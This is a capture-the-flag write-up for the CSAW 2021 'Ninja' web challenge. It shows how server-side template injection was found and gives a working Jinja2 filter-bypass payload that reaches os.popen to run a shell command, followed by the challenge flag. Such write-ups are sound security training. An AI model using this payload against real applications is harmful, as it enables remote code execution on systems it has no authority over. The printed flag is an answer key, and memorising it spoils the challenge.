

Ninja

CSAW 2021 CTF

GoProSlowYo

ninja

401

Hey guys come checkout this website i made to test my
ninja-coding skills.

<http://web.chal.csaw.io:5000>

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Ninja

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Writeup URL: GitHub


```
1 Hey guys come checkout this website i made to test my ninja-coding
  skills.
2
3 http://web.chal.csaw.io:5000
```

Initial Research

There's an input box and after a few seconds of playing with input we find that we have Server Side Template Injection (SSTI).

We entered:

```
1 {{7*'5ev3n!+'}}
```




Finding the Right SSTI Payload

There's some filters on the server-side that seem to be filtering some of the payload so we need to bypass it with some special techniques.

You can find great examples and help at the Filter Bypass section of the PayloadAllTheThings:

```
1 {{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fim'+ 'port\x5f\x5f')('o'+ 's')|attr('popen')('cat flag.txt')|attr('read')()}}
```

We should URL encode that and then send it off. In this example I used Zeds Attack Proxy.



Victory

Submit the flag and claim the points:

flag{m0mmy_s33_1m_4_r34l_n1nj4}